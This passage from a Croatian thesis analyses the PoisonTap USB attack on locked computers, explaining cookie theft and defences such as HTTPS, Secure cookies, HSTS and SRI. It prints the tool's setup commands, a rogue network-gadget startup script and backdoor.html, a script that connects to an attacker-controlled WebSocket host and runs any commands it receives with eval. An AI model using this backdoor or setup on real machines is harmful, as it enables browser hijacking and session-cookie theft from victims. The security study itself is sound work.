HTTPS je prvi oblik zaštite kod kojeg PoisonTap alat nema zagarantiranu mogućnost proboja. Naime, u slučaju da *Secure* zastavica nije postavljena u zaglavlju kolačića, zaštita je zaobiđena i kolačići se šalju PoisonTap alatu, no dok god je zastavica eksplicitno postavljenan preuzimanje kolačića je onemogućeno te je tako HTTPS jedan od načina zaštite od PoisonTap i sličnih napada. Više o ostalim načinima zaštite u nastavku.

3.2. Ciljevi napada

PoisonTap alat prouzročava kaskadni efekt eksploatacijom povjerenja različitih mehanizama računala i mreže od kojih su neki navedeni u prethodnom potpoglavlju pomoću kojih se eksponencijalno izvlače informacije, pristupi mreži te instaliraju mrežni *backdoor* ulazi. Ciljevi napada pomoću PoisonTap alata se sastoje od: Upada u mrežu, krađe kolačića, stvaranja *backdooreva* baziranih na webu te dostupnih na daljinu, i postavljanje veze sa internim ruterom koji nam pruža daljinski pristup ruteru te svim stranicama spojenim na ruter. Izuzev svemu navedenome, PoisonTap mijenja tisuće uobičajenih CDN-baziranih (Content Delivery Network) Javascript datoteka tako da im dodaje *backdoor* dio koda na originalni kod te tako daje napadaču pristup bilo kojoj domeni koja učitava web stranicu sa tim istim zloćudnim CDN baziranim Javascript kodom.To je moguće pošto čim postoji implementirani *backdoor* na određenoj domeni, napadač može forsirati preglednik te domene na izvođenje *same-origin* zahtjeva prema bilo kojoj zaraženoj domeni iako računalo trenutno nema otvorene prozore na toj domeni.

3.3. Proces krađe podataka

Nakon uspješnog pokretanja PoisonTap alata i stvaranja svoje mreže sljedeće na redu je krađa podataka tj. kolačića. Dok god web preglednik radi u pozadini, vjerovatno je da će jedna od otvorenih stranica izvesti HTTP zahtjev u pozadini (učitavanje novog oglasa, prikupljanje analitičkih podataka itd.). Zbog tog zahtjeva, pošto svi podatci izlaze na PoisonTap alat, PoisonTap DNS izmijeni sve podatke kako bi vratio svoju adresu te preusmjerio podatke na njegov vlastiti web server. Ako DNS server pokazuje na interni IP (LAN) za koji uređaj ne može dobiti prioritet, napad nastavlja funkcionirati sve dok interni server odgovori te želi poslati podatke na javni IP koji se odmah preusmjerava na PoisonTap-ov web server (Node.js).

Node.js je *open-source, cross-platform, back-end* JavaScript runtime okruženje koje radi na JavaScript engine-u i izvršava kod izvan web preglednika, koji je dizajniran za izgradnju skalabilnih mrežnih aplikacija.

Node web server primi podatke te onda PoisonTap šalje odgovor koji se može interpretirati kao HTML ili JavaScript, od kojih se oboje ispravno izvršavaju. Naknadno, ta HTML/JS stranica stvara mnogo skrivenih *Iframeova*, gdje svaki *Iframe* dolazi sa različite stranice iz liste najpoznatijih Internet web stranica po pretraživanju. Slanjem svakog HTTP zahtjeva na određene stranice, njihovi su kolačići poslani sa preglednika na "javni IP" koji je preuzet od strane PoisonTap-a, koji vrlo brzo kopira sve kolačiće i informacije o autentikaciji, spremajući desetke tisuća raznih dijelova podataka u posebne datoteke na alatu.

3.4.Zaštita od napada

Kod eksploatacije sistema od velike je važnosti saznati čime je sve taj sistem zaštićen te kakve mjere sigurnosti sprema protiv napadača koji mu želi ukrasti podatke. Svakako, sa druge strane postoji šansa da u jednom trenutku napadač postane žrtva, pa će u nastavku biti opisane različite značajke i postupci osiguravanja web servera ili lokalnih računala od napada koji se baziraju na istim tehnologoijama koje koristi PoisonTap alat.

3.4.1. Software zaštita

Kod osiguranja web servera protiv PoisonTapa postoji više solucija, od kojih su neke bile navedene u prethodnome poglavlju kao nedostatci kod upada u sistem. Prva opcija je primjena isključivo HTTPS-a. Korištenje HTTPS-a, čak i ako je samo u svrhu autentikacije ili osjetljivog sadržaja, preventira krađu osobnih podataka ili privatnog sadržaja koja bi bila moguća preko HTTP-a.

Glavna razlika između HTTPS-a i HTTP-a je u razini enkripcije i zaštite podataka. HTTPS enkripcija koristi protokol nazvan *Transport Layer Security* (TLS) koji osigurava komunikaciju koristeći infrastrukturu asimetričnog javnog ključa. [11] Takav tip zaštite se sastoji od dva ključa: privatnog i javnog. Privatni ključ je u posjedu web servera te služi za dekripciju podataka enkriptiranih pomoću javnog ključa. Javni ključ se nalazi na web stranicama koje kontrolira navedeni server te služi za enkripciju korisničkih podataka koji se zatim šalju serveru. Informacija koja je enkriptirana od strane javnog ključa može biti dekriptirana samo od strane povezanog privatnog ključa na web serveru.

Ostale solucije se odnose na osiguravanje točne provedbe HTTPS slanja podataka. Pri slanju kolačića, uključena zastavica *Secure* omogućuje kolačićima prijenos samo preko HTTPS-a te sprječava kolačićima prijenos preko HTTP-a. Korištenje HSLS-a sprječava *man in the middle* napade u kojima napadač izmjenjuje pakete ili skripte na putu između dvije web lokacije. HSLS (HTTP *Strict Transport Security*) onemogućava pristup stranicama i zahtjevima koji koriste isključivo HTTP te zahtjeva komunikaciju preko HTTPS.a ili preusmjeruje HTTP konekcije na HTTPS što znači da svaki korisnik koji nema omogućen TLS neće dobiti pristup stranici.

Rješenje koje ne uključuje protokole jest korištenje *Subresource integrity* (SRI) atributa kod učitavanja skripti na stranici. SRI omogućuje preglednicima potvrđivanje neometanog slanja i dostavljanja resursa na njihove stranice. U tom procesu se koristi kriptografski *hash* koji prihvaćeni resurs mora posjedovati tj *hash* na obje strane, preglednika i podataka, mora biti isti, inače se podatci odbacuju i označavaju kao zloćudni.

3.4.2. Hardware zaštita

Dok je software zaštita široki pojam kod osiguravanja web servera pošto se prijetnje mogu pojaviti od strane svakog zahtjeva ili paketa koji stiže na stranice, zaštita određenog računala je jednostavnija. Gašenje web preglednika svaki put kada se odmaknete od računala pruža zaštitu ali nije praktično. S druge strane onemogućavanje portova na računalu (USB/Thunderbolt) onemugućuje PoisonTap napad, no isto nije praktično. Zaštite koje su osmišljene za posebne slučajeve kao kod PoisonTap napada u kojemu zaključano računalo nema efekta podrazumjevale bi enkriptirani način mirovanja, duboko mirovanje i slične načine onemogučavanja portova i pozadinskih aktivnosti dok se računalo ne koristi ili je u načinu mirovanja.

Kod enkriptiranog mirovanja računalu treba potvrditi lozinku ili ključ da bi se dekriptirala memorija računala te nastavio normalan način rada aktivnih i pozadinskih operacija, što znači da dok računalo nije u cjelosti otključano i spremno za rad, PoisonTap alat nije u sposobnosti izvršiti napad. Jedan od primjera za enkripciju podataka je FileVault program koji enkriptira disk na računalu te štiti od pokušaja krađe podataka na računalu.

4. PROGRAMIRANJE SOFTWAREA

Software kojim se koristi PoisonTap alat napisan je od strane autora Samy Kamkara te se sastoji od više datoteka u kojima se nalaze *shell* skripte, *JavaScript* kodovi, html podatci te daoteka koja se stvara nakon uspješnog napada u kojoj se nalazi zapis svih ukradenih podataka tj. kolačića. U nastavku će biti objašnjen značaj svake datoteke te koju ulogu napada ima svaka datoteka u sveukupnom sustavu.

Prateći upute navedene u instalaciji i implementaciji PoisonTap alata prvi korak programiranja softvera se sastoji od pokretanja određenih komandi u Pi-evom terminalu kako bismo pripremili uređaj na datoteke koje će u sljedećem koraku trebati biti postavljene u određene direktorije da bi alat radio uspješno kao jedan program, a te komande su prikazane na slici:

```
# Instructions adjusted from https://gist.github.com/gbaman/50b6cca61dd1c3f88f41
sudo bash

# If Raspbian BEFORE 2016-05-10, then run next line:
BRANCH=next rpi-update

echo -e "\nauto usb0\nallow-hotplug usb0\niface usb0 inet static\n\taddress 1.0.0.1\n\tnetmask 0.0.0.0" >> /etc/networ
echo "dtoverlay=dwc2" >> /boot/config.txt
echo -e "dwc2\ng_ether" >> /etc/modules
echo "/bin/sh /home/pi/poisontap/pi_startup.sh" >> /etc/rc.local
mkdir /home/pi/poisontap
chown -R pi /home/pi/poisontap
apt-get update && apt-get upgrade
apt-get -y install isc-dhcp-server dsniff screen nodejs
```

Slika 4.1 Lista komandi za Pi terminal

4.1. Shell skripte

Shell skripte su kompjuterski programi dizajnirani za pokretanje pomoću *Unix* ljuske, interpretera komandnih linija. Različiti dijalekti shell skripti se smatraju skriptnim jezicima te se najčešće koriste za manipulaciju datotekama, pokretanje programa i ispis teksta. [12]

Datoteka pod nazivom "pi_startup.sh" služi svrsi koja pri spajanju PoisonTap-a postavlja uređaj kao *Ethernet-over-Usb* alat, pokreće zloćudni DHCP server, omogućuje preusmjerenje internet prometa te *DNS spoofing*. Po završetku inicijalnog postavljanja datoteka pokreće JavaScript datoteku "pi_poisontap.js".

```
echo 0x1d6b > idVendor   # Linux Foundation
echo 0x0104 > idProduct  # Multifunction Composite Gadget

echo 0x0100 > bcdDevice # v1.0.0
echo 0x0200 > bcdUSB # USB2
mkdir -p strings/0x409
echo "badc0deddeadbeef" > strings/0x409/serialnumber
echo "Samy Kamkar" > strings/0x409/manufacturer
echo "PoisonTap" > strings/0x409/product
mkdir -p configs/c.1/strings/0x409
echo "Config 1: ECM network" > configs/c.1/strings/0x409/configuration
echo 250 > configs/c.1/MaxPower


mkdir -p functions/acm.usb0
ln -s functions/acm.usb0 configs/c.1/
# End functions


mkdir -p functions/ecm.usb0
# first byte of address must be even
HOST="48:6f:73:74:50:43"
SELF="42:61:64:55:53:42"
echo $HOST > functions/ecm.usb0/host_addr
echo $SELF > functions/ecm.usb0/dev_addr
ln -s functions/ecm.usb0 configs/c.1/
ls /sys/class/udc > UDC


ifup usb0
ifconfig usb0 up
/sbin/route add -net 0.0.0.0/0 usb0
/etc/init.d/isc-dhcp-server start
```

Slika 4.2 Isječak koda iz "pi_startup.sh" datoteke

4.2. JavaScript (JS) kodovi

Programski jezik koji se svrstava u osnovne tehnologije *World Wide Web-a* uz HTML i CSS. U 2022. 98% web stranica ima svojevrsnu implementaciju JavaScript programskog koda na klijentskoj strani. Najčešće se koristi pri poboljšanju korištenja web stranica, od učitavanja novih podataka bez osvježavanja stranice, animacija na stranici, igranju igara na web pregledniku do stvaranja *pop up* oglasa te validaciji unosa ispunjujući zahtjeve na stranici. [13]

PoisonTap alat sadrži 3 JavaScript datoteke, "pi_poisontap.js", "target_backdoor.js" i "backend_server.js". Prva se pokreće "pi_poisontap.js" pomoću prethodno navedenih shell skripti te se pomoću ove datoteke upravlja HTTP serverom zaslužnim za rukovanje HTTP zahtjevima koje je PoisonTap ulovio, sprema kolačiće i implementira *backdoor*-eve. Druga datoteka "target_backdoor.js" se ne koristi na uređaju već se ona nadodaje na zahtjeve i autorizacijske funkcije poslane od strane web stranice te se tako infiltrira u tu određenu stranicu kad se zahtjev vraća originalnom pošiljaocu. Posljednja datoteka "backend_server.js" sadrži kod za implementaciju servera na koji će se spajati određena HTML datoteka koja će biti objašnjena u sljedećem potpoglavlju, pomoću koje će se daljinski moći slati zahtjevi i komande prema svim uređajima zaraženim PoisonTapom.

```
59  function handleReq(obj, con)
60  {
61    if (obj.request === 'getresponse')
62      gr = obj.html
63  }
64
65  wsServer.on('request', (request) => {
66    var obj
67    var connection = request.accept(null, request.origin)
68    conns.push(connection)
69
70    connection.on('request', (message) => {
71      console.log('request: ' + message)
72    })
73
74    connection.on('message', (message) => {
75      try { obj = JSON.parse(message.utf8Data) } catch(e) { }
76      console.log('message: ' + message.utf8Data)
77      console.log(obj)
78
79      if (typeof(obj) === 'object')
80        handleReq(obj, connection)
81      else
82        connection.sendUTF('hello')
83    })
```

Slika 4.3 Isječak JavaScript programskog koda

4.3. HTML i posebne datoteke

HyperText Markup Language (HTML) je standardni jezik za izradu web stranica. Pomoću HTML-a se oblikuje sadržaj stranica te se stvaraju hiperveze hipertext dokumenata. Sastoji se od serije elemenata koji opisuju pregledniku kako da prikazuje sadržaj na web stranici. [14]

PoisonTap alat sadrži dvije datoteke sa ".html" ekstenzijom no jedna datoteka je posebno konstruirana na način da će izvršiti isti kod da li interpretirana kao HTML ili JS. Prva datoteka koja je baza PoisonTap napada je "target_injected_xhtmljs.html". Ona se injektira u HTTP zahtjev te tu započinje cijeli napad. Nakon uspješnog napada i preuzimanja stranice, u datoteci se nalazi dio skripte koji generira HTML5 canvas koji se pojavi na web pregledniku sa čime se daje do znanja da je stranica hakirana.

Kod izvlačenja kolačića služi "backdoor.html" koja se vraća sa legitimnim kolačićima te sadrži *backdoor* koji služi za otvaranje novih konekcija koje ostaju otvorene i čekaju upute servera. To znači da sa svakim učitanim Iframeom sa različitih web stranica sakupljeni se podatci šalju i spremaju u posebnu datoteku koja sprema kolačiće ili u slučaju da napadač šalje naredbu ona se interpretira i izvrši istim putem, preko *backdoora* otvorenog s "backdoor.html" datotekom.

Posljednja važna datoteka koju sadrži PoisonTap alat je "poisontap.cookies.log" koja se generira nakon uspješnog napada tj. nakon što napadnuti uređaj počne slati HTTP zahtjeve PoisonTap-u u kojem slučaju novo stvorena datoteka sprema svaki kolačić i domenu kojoj pripada.

C: > Users > Owner > Desktop > ZR > poisontap-master > backdoor.html > script > handleObj

```
<!-- poisontap by samy kamkar - https://samy.pl/poisontap -->
<div id="content"></div>

<script type="text/javascript">
var obj;
var content = document.getElementById('content');
var socket = new WebSocket('ws://YOUR.DOMAIN:1337');
socket.onopen = function () {
    socket.send(JSON.stringify({'req': 'hi'}));
    //socket.send('hello from the client');
};

function handleObj(obj)
{
    if (obj.request == 'eval')
        eval(obj.content);
    else if (obj.request == 'get')
        $.ajax({url: obj.url})
        .done(function(h) { socket.send(JSON.stringify({'request': 'getresponse', 'html': h}));
}

socket.onmessage = function (message) {
    content.innerHTML += message.data +'<br />';
    try { obj = JSON.parse(message.data); } catch(e) { }
    if (typeof(obj) === 'object')
        handleObj(obj);
};
```

Slika 4.4 Isječak "Backdoor.html" datoteke

5. ZAKLJUČAK

Nakon temeljite analize PoisonTap uređaja, njegovih skripti i detalja njegovog napada dobijamo uvid u vrlo važne karakteristike računalnih mreža, njihovih prednosti te njjihovih nedostataka. Uvidom u datoteke i skripte samog napada, saznajemo da temeljni načini prijenosa web podataka nisu u potpunosti sigurni, te se njihovim detaljima vrlo lako, pomoću jednostavnih skripti, može pristupiti. Koliko je ovim istraživanjem pokazana ranjivost raznih protokola i web stranica, toliko je i istražena zaštita od zlućudnih korisnika i napada na integritet i sigurnost.

Napretkom tehnologije, servisa, protokola i načina na koji računalne mreže funkcioniraju dolazimo do novih funkcionalnosti od transporta podataka do prikaza tih podataka na razne načine i na raznim web stranicama. Naime, razvojem novih tehnologija razvijaju se i novi načini kompromitiranja istih, te da bi sigurnost i neometan rad bio omogućen, potrebno je prvo otkriti sve ranjivosti i slabe točke. U ovom radu je opisan jedan od primjera napada i kompromitiranja podataka računalnih mreža kako bi se proširilo znanje o ranjivosti sustava, te potrebnim mjerama zaštite kod budućeg osiguravanja osjetljivih podataka.

LITERATURA

[1] https://www.raspberrypi.org

[2] https://www.wikiwand.com/en/Routing_table

[3] https://www.wikiwand.com/en/Same-origin_policy

[4] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

[5] https://owasp.org/www-community/HttpOnly

[6] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[7] https://www.wikiwand.com/en/Multi-factor_authentication

[8] https://www.wikiwand.com/en/DNS_rebinding

[9] https://www.wikiwand.com/en/Cross-origin_resource_sharing

[10] https://www.wikiwand.com/en/Cross-origin_resource_sharing

[11] https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/

[12] https://www.techtarget.com/searchdatacenter/definition/shell-script

[13] https://en.wikipedia.org/wiki/JavaScript

[14] https://www.w3schools.com/html/

SAŽETAK

U ovome je radu analizirana eksploatacija zaključanog računala uz pomoć mikroračunala koje se spaja na ciljano računalo. Opisane su hardverske i softverske karakteristike i komponente mikroračunala te detaljni proces eksploatacije. Temeljitim istraživanjem mrežnih tehnologija i načina zaobilaženja sigurnosnih značajki kod računala, izgrađen i prikazan je cjeloviti alat pomoću kojeg je moguća krađa mrežnih podataka ciljanog zaključanog računala.

Ključne riječi: *cyber-zaštita, PoisonTap, kolačići, hakiranje, krađa-podataka*

ABSTRACT

In this thesis, the exploitation of a locked computer using a microcomputer is analyzed. Hardware and software characteristics and components are described along with a detailed exploitation plan. With thorough research of network technologies and the means of bypassing computer security, a complete tool was built and displayed which enables the possibility of hijacking internet traffic from a locked target computer.

Key words: *cyber-security, PoisonTap, cookies, hacking, data-theft*